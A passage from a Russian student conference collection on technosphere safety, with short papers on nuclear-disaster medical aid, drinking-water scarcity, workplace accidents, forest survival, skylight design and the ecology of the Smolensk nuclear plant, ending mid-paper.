Медицинская помощь в случае ядерной катастрофы играет критическую роль в спасении жизней и обеспечении необходимой помощи пострадавшим. Последствия ядерной катастрофы могут включать воздействие радиации, ожоги, травмы от ударной волны и осколков, а также психологические последствия, поэтому необходимо иметь хорошо разработанный план медицинской помощи для предоставления эффективной помощи пострадавшим.

Одним из ключевых аспектов медицинской помощи в ядерной катастрофе является организация медицинских бригад, специализированных на предоставлении помощи пострадавшим от радиации и других последствий воздействия ядерного взрыва. Эти бригады должны быть хорошо подготовлены и оборудованы для работы в условиях высокой радиации и опасности.

Кроме того, важно иметь запасы медикаментов, оборудования и других медицинских ресурсов для обеспечения эффективной помощи пострадавшим в случае ядерной катастрофы. Также необходимо обеспечить координацию действий между медицинскими учреждениями, правоохранительными органами и службами гражданской обороны для эффективного реагирования на чрезвычайную ситуацию.

Также важна психологическая помощь, так как последствия таких событий могут оказать сильное воздействие на психическое состояние людей, вызвав шок, страх, тревогу, депрессию и другие психологические проблемы. Пострадавшие могут испытывать страх перед повторными взрывами, аномальными событиями, а также за свою жизнь и здоровье. Важно оказать психологическую помощь как можно скорее после ядерной катастрофы, чтобы помочь людям справиться с психологическим стрессом и травмами. Психологическая поддержка может включать в себя консультирование, терапию, психологические тренинги и методы релаксации [1].

Список источников

1. Министерство Российской Федерации по делам гражданской обороны, чрезвычайным ситуациям и ликвидации последствий стихийных бедствий (МЧС России) // [Электронный ресурс] / Режим доступа <https://mchs.gov.ru/> (дата обращения 10.02.2024)
2. Тихонов М.М., Пармон В.В., Бойничев О.Н., Рябцев В.Н. Оценка защитной эффективности средств индивидуальной защиты органов дыхания для обеспечения безопасности проведения работ в зоне радиоактивного загрязнения. – Минск.: Командно-инженерный институт МЧС Республики Беларусь, 2014. – 10 с.
3. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.
4. Тотай А.В., Казаков В.С., Клименко Т.В. Оценка и нормирование показателей качества эксплуатационной надежности и экологической безопасности энерготехнологического оборудования. Справочник. Инженерный журнал. 2010. № 2 (155). С. 34-37.
5. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.

Материал поступил в редколлегию 18.04.2024

УДК 504.75

Изучение проблемы питьевой воды в мире и пути ее преодоления

*Бричикова Дарья Игоревна (ст.гр.20-ТБ-бтпп-Б),
Ильина Анастасия Андреевна (ст.гр.20-ТБ-бтпп-Б)
Работа выполнена под руководством доцента кафедры «Техносферная
безопасность», Удовенко Елены Васильевны (lena1660@yandex.ru)*

Аннотация. Причинами дефицита пресной воды являются нерациональное использование пресноводных ресурсов, неравномерность распределения водоемов в мире, их загрязнение. Пути решения данной проблемы: законодательная охрана водных ресурсов, установка фильтров, очистка воды.

Ключевые слова: питьевая вода, дефицит, пресная вода, мероприятия, проблема, водохозяйственная деятельность.

Основой жизни человека является вода, без которой он не сможет прожить больше 2-3 дней, но безответственное отношение к этому ресурсу чревато опасными последствиями как для самого человека, так и окружающей среды в целом.

Известно, что если все водоемы с пресной водой распределить по планете равномерно, то запасов питьевой воды хватило бы на всех людей. Но неравномерное распределение пресных водоемов порождает такую глобальную проблему, как дефицит питьевой воды. Вопросы со снабжением питьевой воды есть в Австралии, Азии (Восточной, Средней, Северной), на северо-востоке Мексики, Чили, Аргентине, а также практически по всей территории Африки. Всего нехватка воды испытывается в 80 государствах мира. Особенно тяжелое положение складывается в десяти африканских странах, таких как Бенин, Камерун, Нигер, Мали, Сомали. Там смертельной опасности подвержены около 190 миллионов детей. И главной виной тому грязная вода. В Африке катастрофически не хватает чистой воды [1].

Зараженная вода и неудовлетворительные санитарные условия являются факторами распространения таких болезней, как холера, диарея, дизентерия, гепатит А, брюшной тиф и полиомиелит. Неадекватные или ненадлежащим образом обеспечиваемые услуги в области водоснабжения и санитарии или их отсутствие являются источником предотвратимых рисков для здоровья людей. Особенно это касается медицинских учреждений, где в результате отсутствия услуг водоснабжения, санитарии и гигиены как пациенты, так и медицинский персонал подвергаются дополнительному риску инфекций и болезней.

Основными источниками загрязнения воды являются: взвешенные вещества, тяжелые металлы, нефтепродукты, поверхностно-активные вещества (ПАВ), пестициды, твердый мусор, радиоактивные вещества, канализационные воды.

На территории России также есть регионы, которые испытывают проблему загрязненной питьевой водой. Антирейтинг возглавляет Свердловская область, где зафиксирован самый высокий и экстремально высокий уровень загрязнения водных объектов за последние 10 лет [2].

Также в рейтинге проблемных по воде субъектов РФ находятся Архангельская, Владимирская, Ленинградская, Новгородская области.

В число десяти регионов с наибольшим количеством проб воды, не соответствующих гигиеническим нормативам, в различные годы входили Кировская, Кемеровская, Нижегородская, Пензенская области.

Особенно остро проблемы с питьевой водой ощущаются на Урале, где много промышленных предприятий.

Основной потребитель пресной воды – это сельское хозяйство, а на коммунальное использование приходится небольшая часть. С каждым годом потребности в пресной воде возрастают, а ее количество уменьшается, так как она не успевает возобновляться.

Результат дефицита воды приводит к снижению урожайности сельскохозяйственных культур, росту заболеваемости людей, - обезвоживание жителей засушливых регионов, возрастание смертности людей от нехватки питьевой воды.

Первый способ решения проблемы дефицита питьевой воды – это экономия воды путем уменьшения количества ее расхода и рационального использования водных ресурсов.

Второй способ – это создание водохранилищ с пресной водой, совершенствование технологии очистки и переработки воды.

Перспективным способом решения проблемы дефицита воды является переработка соленой воды в пресную [3].

Кроме того, необходимо изменить методы расхода воды в сельском хозяйстве, например, использовать капельный полив. Нужно задействовать и другие источники гидросферы – использовать ледники и делать глубокие скважины, чтобы увеличивать количество ресурсов. Если все время работать на развитие технологий, то уже в ближайшее время можно будет решить проблему дефицита пресной воды.

Список источников

1. Герасимова А.Е. Проблема истощения запасов пресной воды // Молодежь и научнотехнический прогресс, IX международная научно-практическая конференция студентов, аспирантов и молодых ученых: в 4 томах. 2016.- С. 207-209.

2. Лашков Г.А. Запасы и проблемы пресной воды в мире // Всероссийская научно-техническая конференция. Москва, 2011. - С. 306-309.

3. Фролов А.В. Водные ресурсы: фактор конфликтности или сотрудничества? // Пути к миру и безопасности. 2014. № 1 (46). С. 7-20.

4. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.

5. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.

Материал поступил в редколлегию 18.04.2024

УДК 331.45

Несчастные случаи на производстве. Причины и последствия

Бричикова Дарья Игоревна (ст.гр.20-ТБ-бтпп-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Кареева Руслана Руслановича (r_kareev@mail.ru)

Аннотация. Рассмотрены несчастные случаи на производстве. Причины и последствия происшествий на производстве.

Ключевые слова: несчастный случай, травма, причины, последствия, мероприятия.

Несчастный случай на производстве - событие, в результате которого застрахованный получил увечье или иное повреждение здоровья при исполнении им обязанностей по трудовому договору и в иных установленных настоящим Федеральным законом случаях как на территории страхователя, так и за ее пределами либо во время следования к месту работы или возвращения с места работы на транспорте, предоставленном страхователем, и которое повлекло необходимость перевода застрахованного на другую работу, временную или стойкую утрату им профессиональной трудоспособности либо его смерть [1].

Основные причины:

1. Формальное обучение;
2. Плохая организация;
3. Недообеспеченность СИЗ;
4. Сезонность;
5. Нарушение технологического процесса;
6. Эксплуатация неисправных машин, оборудования и тд.

Причины НС:

- А) Организационные
- Б) Технические
- В) Санитарно-гигиенические
- Г) Психофизиологические

Технические причины:

Конструктивные недостатки машин, механизмов, оборудования, приспособлений и инструментов;

Несовершенство технологических процессов.

Организационные причины:

Нарушение правил дорожного движения;

Неприменение средств индивидуальной защиты;

Недостатки в обучении и инструктировании работающих по безопасным приемам труда.

Психофизиологические причины:

Человек может совершать ошибочные действия из-за утомления, вызванного большими физическими (статическими и динамическими) перегрузками, умственным перенапряжением, перенапряжением анализаторов (зрительного, слухового, тактильного), монотонностью труда, стрессовыми ситуациями, болезненным состоянием [2].

Санитарно-гигиенические причины:

1. Неудовлетворительное освещение;
2. Повышенное содержание производственной пыли.

Последствия Н/С:

1. Смерть;
2. Перевод на другую работу;
3. Инвалидность;
4. Сохранение здоровья.

Основные мероприятия профилактики:

1. Устранение непосредственного контакта работников с исходными материалами, заготовками, полуфабрикатами, комплектующими изделиями, готовой продукцией и отходами производства, оказывающими опасное и вредное воздействие;
2. Замена технологических процессов и операций, связанных с возникновением опасных и вредных производственных факторов, процессами и операциями, при которых указанные факторы отсутствуют или не превышают предельно допустимых концентраций, уровней;
3. Комплексная механизация, автоматизация, применение дистанционного управления технологическими процессами и операциями при наличии опасных и вредных производственных факторов;
4. Герметизация оборудования;
5. Применение средств коллективной и индивидуальной защиты работников.

Список источников

1. ТК РФ Статья 227. Несчастные случаи, подлежащие расследованию и учету \ КонсультантПлюс (consultant.ru).
2. Несчастные случаи на производстве | Статья в журнале «Молодой ученый» (moluch.ru).
3. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.
4. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная экологическая гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.
5. Тотай А.В., Казаков В.С., Клименко Т.В. Оценка и нормирование показателей качества эксплуатационной надежности и экологической безопасности энерготехнологического оборудования. Справочник. Инженерный журнал. 2010. № 2 (155). С. 34-37.

Материал поступил в редколлегию 18.04.2024

УДК 615.099

Методика выживания в условиях автономного существования

Васюкова Наталья Игоревна,

Голик Марина Викторовна (ст.гр. О-20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Быковой Ирины Васильевны (irina.bykova2015@yandex.ru)

Аннотация. Статья посвящена методике выживания в условиях автономного существования. Приведены: статистика потерь, аварийные ситуации в природе, первоначальные знания и навыки для выживания в условиях

автономного существования и способы оказания психологической помощи после ситуации с высокой опасностью для жизни.

Ключевые слова: стратегия автономного выживания, выживаемость.

В мае-сентябре 2023 года в Российских лесах потерялось более 6 тыс. человек – это на 35% больше, чем годом ранее, рассказали «Известиям» в добровольческом поисково-спасательном отряде «ЛизаАрлерт». Способствовал этому, в частности, великолепный урожай грибов, который стал возможен благодаря теплому и влажному лету.

Основой выживания человека является его убежденность в том, что он может и должен сохранить здоровье и жизни в самых суровых условиях, что он сумеет использовать в своих интересах всё, что даёт окружающая среда.

Вынужденное автономное выживание человека может происходить в случаях:

1. Потери ориентира;
2. Лишение транспортного средства;
3. Потери человека, знающего местность;
4. Стихийного бедствия.

В любом случае человек должен знать факторы выживания в дикой природе.

Для того чтобы, будучи в одиночестве в лесу, остаться в живых, нужных элементарные первоначальные знания и огромное желание найти выход из ситуации:

1. Не паникуйте, остановитесь и подумайте.
2. Если есть возможность, немедленно свяжитесь со специалистами Единой службы спасения по телефону: 112 или 01
3. Если точно знаете, что вас будут искать – оставайтесь на месте, разведите костёр, пойте песни – по дыму и голосу найти человека легко.
4. Собираясь ночевать, сделайте постель из лапника, костёр желательно поддерживать всю ночь – для этого киньте туда пару толстых веток.
5. Если ищете дорогу сами – старайтесь не петлять, ориентируйтесь по солнцу.
6. Подавать звуковые сигналы можно ударами палки о деревья, звук от них далеко расходится по лесу.
7. При необходимости движения можно ориентироваться по сторонам света даже без компаса.
8. Не пробуйте сокращать путь.
9. Наиболее коварные препятствия в тайге – это болота и трясины.
10. Если необходимо организовать временную стоянку, это нужно сделать на сухом месте.
11. Сделайте себя видимым.

Разведение огня. Прежде чем разводить огонь, следует принять все меры для предупреждения лесного пожара. Это особенно важно в сухое, жаркое время года. Место для костра выбирают в стороне от хвойных и особенно высохших

деревьев. Тщательно очищают пространство на метр – полтора вокруг от сухой травы, мха и кустарника. Используйте в качестве топлива высохшие деревья и ветки. Для разведения огня можно использовать тем, что быстро зажигается, к примеру, маленькие бруски сухого дерева, еловые шишки, кора деревьев, хворостинки, засохшие еловые иглы, травы. По мере увеличения пламени можно класть более крупные ветви. Укладывать их надо по одной, неплотно, чтобы обеспечить хороший доступ воздуха.

Разведение огня без спичек. Прежде чем попробовать зажечь огонь без спичек, приготовьте несколько сухих легковоспламеняющихся материалов. Затем укройте их от ветра и влаги. Хорошими веществами могут быть гниль, лоскутики одежды, веревка или бечевка, деревянные стружки и опилки, птичьи перья, шерстистые ворсинки растений и другие.

1. Объектив фотоаппарата, выпуклая линза от бинокля, зеркало могут быть использованы для фокусирования солнечных лучей на легковоспламеняющиеся вещества.

2. В случае отсутствия спичек существует способ быстро зажечь сухой трут. В качестве кремня может служить твёрдый кусок камня. Держите камень как можно ближе к труту и ударьте им о стальное лезвие ножа или о какой-нибудь маленький брусок стали. Ударяйте так, чтобы искры попадали в центр трута.

Голодание и его переносимость. Голодание неминуемо вызывает витаминную недостаточность, которая усугубляет нарушения обмена веществ в организме. Естественно, наиболее опасно абсолютное и полное голодание.

Переносимость «безопасного голодания» колеблется в широких пределах и зависит от возраста человека, его пола, комплекции, индивидуальных особенностей организма и психики на момент голодания.

Максимальные сроки голодания – этот тот рубеж, за которым выхода из экстремальной ситуации может уже не быть. Наиболее опасным является абсолютное голодание. Поэтому необходимо использовать все возможности, чтобы его не допустить.

При полном голодании в благоприятных климатических условиях можно прожить 40-50 суток. В отдельных, наиболее благоприятных условиях человек с крепким здоровьем может продлить этот срок до 60-65 суток.

Медицина условно различает четыре типа голодания:

1. Абсолютное – при отсутствии всякой пищи и воды;
2. Полное – при отсутствии всякой пищи, но при наличии воды;
3. Неполное – при употреблении пищи в ограниченном количестве, недостаточном для восполнения энергопотерь;
4. Частичное – когда при достаточном количестве питания человек недополучает с пищей одно или несколько необходимых организму веществ.

Продукты животного происхождения. Лягушки, тритоны и саламандры. Эти маленькие земноводные организмы обитают повсюду в местностях с теплой водой и умеренным климатом. Лягушек надо ловить ночью. Её надо есть целиком, содрав шкуру и поджарив предварительно на костре или сварив.

Тритонов и саламандр можно ловить под гнилыми бревнами или под камнями в водоемах, кишаших лягушками.

Моллюски. К ним относятся беспозвоночные, обитающие в пресной и соленой воде, – улитки, ракушки, мидии, двустворчатые моллюски и т. д. Многие из них съедобны. Убедитесь в их свежести и сварите. Употреблять их в сыром виде нельзя, поскольку вы рискуете ввести паразитов в свой организм.

Ракообразные. К этой разновидности относятся морские и речные крабы, речной рак, омары, креветки. Большинство из них съедобны, однако они быстро портятся, а некоторые могут стать разносчиками опасных паразитов. Готовьте (варите) тех из них, которых вы ловите в реках, морские разновидности можете есть сырыми.

Растительная пища. На территории нашей страны произрастает свыше 2000 съедобных растений. Одни из них можно употреблять в пищу в сыром виде, другие следует предварительно подвергать термической обработке, а также сушке или вымачиванию. Большинство растений северного региона съедобны.

Горная ягода. Низкий ползучий кустарник с вечнозелеными, похожими на кожу листьями. Его красные ягоды богаты витаминами.

Одуванчик. И листву, и корни можно употреблять в сыром виде, но они вкуснее после того, как их слегка отварить. Корень одуванчика можно использовать как заменитель кофе. Чтобы приготовить корни, очистите их, разрежьте вдоль, затем нарежьте маленькими кусочками. Поджарьте их и разотрите поджаренные куски камнями.

Водоросли. Это хорошая добавка к рыбному рациону.

Мать–и–мачеха. Листья и цветущие побеги съедобны весной и летом.

Грибы.

Способы добычи и обеззараживания воды. В условиях автономного существования, особенно в районах с жарким климатом, при ограниченных запасах воды или при их отсутствии обеспечение водой становится проблемой первостепенной важности. Надо отыскать источник воды, очистить при необходимости воду от органических и неорганических примесей или опреснить её, если она содержит большое количество солей, и обеспечить хранение. Воду из ключей, родников горных и лесных речек, ручьев можно пить сырой.

Для очистки воды легко изготовить простейшие фильтры из нескольких слоёв бинта или пустой консервной банки, пробив в доньшке 3-4 больших отверстия, а затем заполнив песком.

Психологическая помощь. В высоко опасных для жизни ситуациях происходят большие изменения в психике, человек начинает делить свою жизнь на две части – до события и после него. У многих возникает ощущение, что окружающие не могут понять его чувств и переживаний. Помочь человеку справиться с кризисной ситуацией можно следующими способами:

1. Помогите пострадавшему выразить чувства, связанные с пережитым событием;

2. Покажите пострадавшему, что даже в связи с самым событием можно сделать выводы, полезные для дальнейшей жизни;

3. Дайте пострадавшему возможность общаться с людьми, которые с ним пережили трагическую ситуацию;

4. Не позволяйте пострадавшему играть роль жертвы, то есть использовать трагическое событие для получения выгоды.

Таким образом, мы подробно рассмотрели вопрос выживания в лесу в экстремальной ситуации. Под выживанием следует понимать активные действия, которые направлены на сохранение здоровья человека. Рано или поздно наступает критический момент, когда непомерные физические, психические нагрузки и кажущаяся бессмысленность дальнейшего сопротивления подавляют волю. Человеком овладевает пассивность, безразличие. Его уже не пугают возможные трагические последствия. Он не верит в возможность спасения и поэтому гибнет, не исчерпав до конца запасов сил. Выживание, основанное лишь на биологических законах самосохранения, кратковременно. Для него характерны быстро развивающиеся психические расстройства и истерические поведенческие реакции. Желание выжить должно быть осознанным и целенаправленным. Можно назвать это волей к жизни. Любое умение и знания становятся бессмысленными, если человек смирится с судьбой. Выживание обеспечивается не стихийным желанием «Я не хочу умирать», а поставленной целью – «Я должен выжить!».

Список источников

1. Волович В.Г. Человек в экстремальных условиях природной среды. 2-е изд., испр. и доп. – М.: Мысль, 1983.

2. Чеурин Г.С. Самоспасение без снаряжения. — М.: ЗАО Издательство «Русский журнал», 2001.

3. Выживание – Мн., «Лазурак», 1996.

4. Тотай А.В., Казаков В.С., Клименко Т.В. Оценка и нормирование показателей качества эксплуатационной надежности и экологической безопасности энерготехнологического оборудования. Справочник. Инженерный журнал. 2010. № 2 (155). С. 34-37.

5. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.

Материал поступил в редколлегию 18.04.2024

УДК 628:92

Исследование зенитных фонарей как лучшего варианта верхнего естественного освещения

Губанкова Ангелина Сергеевна (ст.гр. О-20-СиМ-смон-Б),

Мелешенко Мария Александровна (ст.гр.О-20-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Быковой Ирины Васильевны (irina.bykova2015@yandex.ru)

Аннотация. Естественное освещение, являясь видом освещения, возникающего за счет прямого солнечного излучения, имеет массу преимуществ: отсутствие нагрузки на зрение и искажения цвета, снижение затрат на электроэнергию и т.д. В данной статье исследуется вариант верхнего естественного освещения – зенитные фонари, раскрываются их достоинства и недостатки, виды и требования к проектированию, установке, сопровождению.

Ключевые слова: зенитные фонари, дымоудаление, естественное освещение.

Микроклимат играет решающую роль в жизнедеятельности людей и оказывает значительное влияние на производительность. Особое внимание следует уделять освещению помещения, т.к. избыток или недостаток света негативно сказывается на производственном процессе. Существуют различные технологии и конструкции, которые обеспечивают естественный или искусственный свет. Обычно эти конструкции используют в комбинации. Естественное освещение создается за счет солнечного света и его рассеивания, тогда как искусственное освещение создается с помощью специальных осветительных приборов. Комбинированное освещение предполагает использование как естественных, так и искусственных источников света.

Солнечный свет нормализует работу нервной системы, способствует выработку витамина D, повышает выносливость, не напрягает глаза и улучшает восприятие света, поэтому важно выбрать правильный способ получения естественного света. Существует несколько видов естественного освещения: верхнее, проступающее через застекленную крышу или технологический проем; боковое, проходящее через оконные проемы; комбинированное (рис. 1).




Рисунок 4 - Виды естественного освещения

Существуют два вида окон для верхнего освещения: зенитные (зенитными фонарями) мансардные (вертикальные окна). Мансардные окна чаще всего устанавливаются в наклонных крышах, чтобы пропускать больше солнечных лучей. Зенитные окна являются самым эффективным видом верхнего освещения, так как имеют малый вес, что позволяет устанавливать их практически на любой крыше; дают достаточное количество света; обеспечивают оптимальный температурный режим; надежны в использовании и имеют большой функционал [1].

Зенитные фонари - это особый тип верхнего освещения, который используется внутри помещений для создания уникальной атмосферы. Они устанавливаются в виде небольших окон в потолке, через которые проходит естественный свет, получаемый от зенита – верхней части небосвода.

Принцип работы зенитных фонарей заключается в выравнивании яркости света, который попадает из внешней среды в здание. Преимущества зенитных фонарей [2]:

- Высокая эффективность освещения. Световая активность зенитных фонарей больше в 2-2,5 раза по сравнению с мансардными окнами, поскольку поток света, который проходит через крышу, является более равномерным и интенсивным.

- Экологическая безопасность. Зенитные фонари не могут негативно воздействовать на окружающую среду и здоровье людей, так как не выделяют вредных веществ.

- Эффективная вентиляция. Специальные вентиляционные люки в конструкции фонарей помогают вентилировать помещения без дополнительных затрат на вентиляционные системы. В основе вентиляции лежит следующий принцип: нагретый воздух поднимается вверх и выходит наружу.

- Дымоудаление и эвакуация в случае пожара. При пожаре большинство (около 80%) людей погибают от отравления токсичным дымом, а не от самого огня.

Зенитные фонари могут быть различных форм и размеров, что позволяет выбрать наиболее эффективную конструкцию для каждого помещения. Они могут быть круглыми, квадратными, прямоугольными или овальными, а также иметь различный диаметр.

В зависимости от технического исполнения зенитные фонари делятся на:

- Точечные зенитные фонари (рис. 2).

Монтируются поодиночке в центре кровли или группами по центральной оси крыши. Точечные фонари лучше подходят для небольших помещений, так как они легче и проще в установке, а также часто используются в декоративных целях из-за разнообразных форм.

Размеры: популярные – 2х2 и 3х4 м.

Точечные зенитные фонари состоят из: створки, подрамника, основания и привода (в том случае, если подразумевается открытие створки).

Минимальная стоимость – 30 тыс. руб.




Рисунок 2 - Точечные зенитные фонари

- Ленточные зенитные фонари (рис. 3).

Чаще монтируют по всей длине кровли. Устанавливаются в случаях, когда основной задачей становится получение максимального эффекта от естественного освещения помещений.

Недостатки:

- сложнее в обслуживании, чем точечные аналоги;
- устанавливают только в плоские крыши.

Размер: ширина – 1–2 м; длина – до 10–15 м.

Минимальная стоимость – 80-100 тыс. руб.

- Панельные зенитные фонари (рис. 4).

Панельные зенитные фонари – большие мансардные окнами, которые немного выступают над кровлей (обычные вертикальные окна устанавливаются вровень с отделкой крыши).

Размеры: от 1,5х3 до 3х6 м.

Отличаются от точечных и ленточных фонарей уменьшенным основанием.




Рисунок 3 - Ленточные зенитные фонари

В зависимости от решаемых задач выделяют:

- Противопожарные зенитные фонари (рис. 5).

Функция: отвод дыма и газов при пожаре.

Конструкция: непрозрачные стенки, полимерно-порошковую окраску каркаса, а также электронный дистанционный механизм для открывания люков.

Используют противопожарные системы в общедоступных местах.



Рисунок 4 - Панельные зенитные фонари

- Осветительные зенитные фонари (рис. 6).

Функция: оптимальное освещение помещения естественным светом.

Отличие: максимально прозрачные стенки, увеличенная высота, чаще всего не открываются.



Рисунок 5 - Процесс
дымоудаления




Рисунок 6 - Осветительные
зенитные фонари

- Вентиляционные зенитные фонари(рис. 7).

Функция: интенсивный воздухообмен в помещении, создают благоприятный микроклимат в заполненном людьми помещении.

Отличие: ручное или автоматизированное открывание с помощью пульта.

- Декоративные зенитные фонари(рис. 8):

Конструкция: имеют сложную замысловатую форму и увеличенные размеры, стекло в них может быть цветным, большое внимание уделяется декоративности каркаса, возможно использование витражей.



Рисунок 7 - Вентиляционные
зенитные фонари



Рисунок 8 - Декоративные
зенитные фонари

- Комбинированные зенитные фонари. Объединяют в себе функции всех или нескольких из описанных разновидностей.

Существуют требования к установке и эксплуатации зенитных фонарей:

- Расстояние между краями фонарей должно быть не менее 6 м при площади проемов 6-18 м² и не менее 3 м - до 6 м².
- Площадь проема фонаря должна быть менее 12 м² при удельной массе остекления менее 20 кг/м² и менее 18 м² при удельной массе менее 10 кг/м².
- Площадь элементов, пропускающие свет должна составлять от площади покрытия менее 15%.
- Необходимо производить в теплое время года работы по монтажу или ремонту фонарей.
- Нужно систематически очищать элементы, пропускающие свет зенитных окна от загрязнений.

• При проектировании требуется учитывать высоту помещений. При высоте до 8 м следует использовать зенитные фонари с площадью световых проемов до 2,5 м². При большей высоте площади световых проемов могут быть увеличены (не превышая 20 м²) [3].

Зенитные фонари являются самым лучшим видом верхнего естественного освещения, который подходит для невысоких складских помещений, спортивных зданий из-за способности предотвращения бликов, в офисах и высоких зданиях в комбинации с боковым освещением для улучшения освещения и качества воздуха и вентиляции и искусственным освещением для создания оптимальных условий для работы в темное время суток. Это важный элемент современного дизайна помещений, позволяющий не только экономить на электроэнергии, но и создавать благоприятную атмосферу для проживания и работы. Зенитные фонари являются прекрасным способом естественного освещения невысоких помещений, а в комбинации с боковым естественным и искусственным освещением – и высоких зданий.

Список источников

1. Бадикова А.Р. Комплексное Сравнение систем естественного освещения // Инновационная наука. 2018. №5. URL: <https://cyberleninka.ru/article/n/kompleksnoe-sravnenie-sistem-estestvennogo-osvescheniya> (дата обращения: 24.02.2024).

2. Балабан, С. С. Достижение естественного освещения с помощью зенитных фонарей / С. С. Балабан, В. А. Шведюк // Технологии, машины и оборудование для проектирования, строительства объектов АПК : сборник научных статей Международной научно-технической конференции молодых ученых, аспирантов, магистров и бакалавров, Курск, 15 марта 2023 года. – Курск: Курская государственная сельскохозяйственная академия имени И.И. Иванова, 2023. – С. 155-157. – EDN CWRUTZ.

3. Гукетлов Хазрет Мухамедович Определение светопропускания зенитных фонарей от прямой составляющей солнца // Проблемы Науки. 2014. №5 (23). URL: <https://cyberleninka.ru/article/n/opredelenie-svetopropuskaniya-zenitnyh-fonarey-ot-pryamoy-sostavlyayuschey-solntsa>.

4. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.

5. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.

Материал поступил в редколлегию 18.04.2024

УДК 504

Анализ экологической обстановки САЭС за 2020-2023 гг.

Ильина Анастасия Андреевна (ст.гр.20-ТБ-бтпн-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Кареева Руслана Руслановича (r_kareev@mail.ru)

Аннотация. В данной статье рассмотрена Смоленская атомная электростанция и производился анализ экологической обстановки САЭС за 2020-2023гг.

Ключевые слова: Смоленская АЭС, САЭС, данные, отходы, мероприятия, контроль, радиационного.

Сегодня САЭС – крупнейшее градообразующее предприятие Смоленской области, доля поступлений в областной бюджет которого составляет более 30%.

На САЭС эксплуатируются три энергоблока с реакторами РБМК-1000. Электрическая мощность каждого энергоблока — 1000 МВт, тепловая 3200 МВт. Суммарная мощность 3 блоков: 3000 МВт.

С целью сохранения и защиты природных экосистем и здоровья человека на Смоленской АЭС, основными направлениями экологической деятельности являются защита окружающей среды и рациональное использование природных ресурсов [1].

На Смоленской АЭС система экологического менеджмента внедрена и успешно функционирует с 2009 года [1].

30 августа – 1 сентября 2022 года независимые эксперты Ассоциации по сертификации «Русский Регистр» провели надзорный аудит Смоленской АЭС соответствия системы экологического менеджмента требованиям международного и национального стандартов ISO14001 и ГОСТ Р ИСО14001 [1].

В результате аудита эксперты подтвердили соответствие СЭМ САЭС международному и национальному стандартам по эффективному управлению экологией. Система экологического менеджмента признана работоспособной, успешно развивающейся и результативной. Комиссия отметила отсутствие значимых несоответствий и зафиксировала свидетельства постоянного улучшения [1].

Результаты радиационного контроля дополняются и уточняются лабораторными исследованиями на радиометрическом и спектрометрическом оборудовании [1].

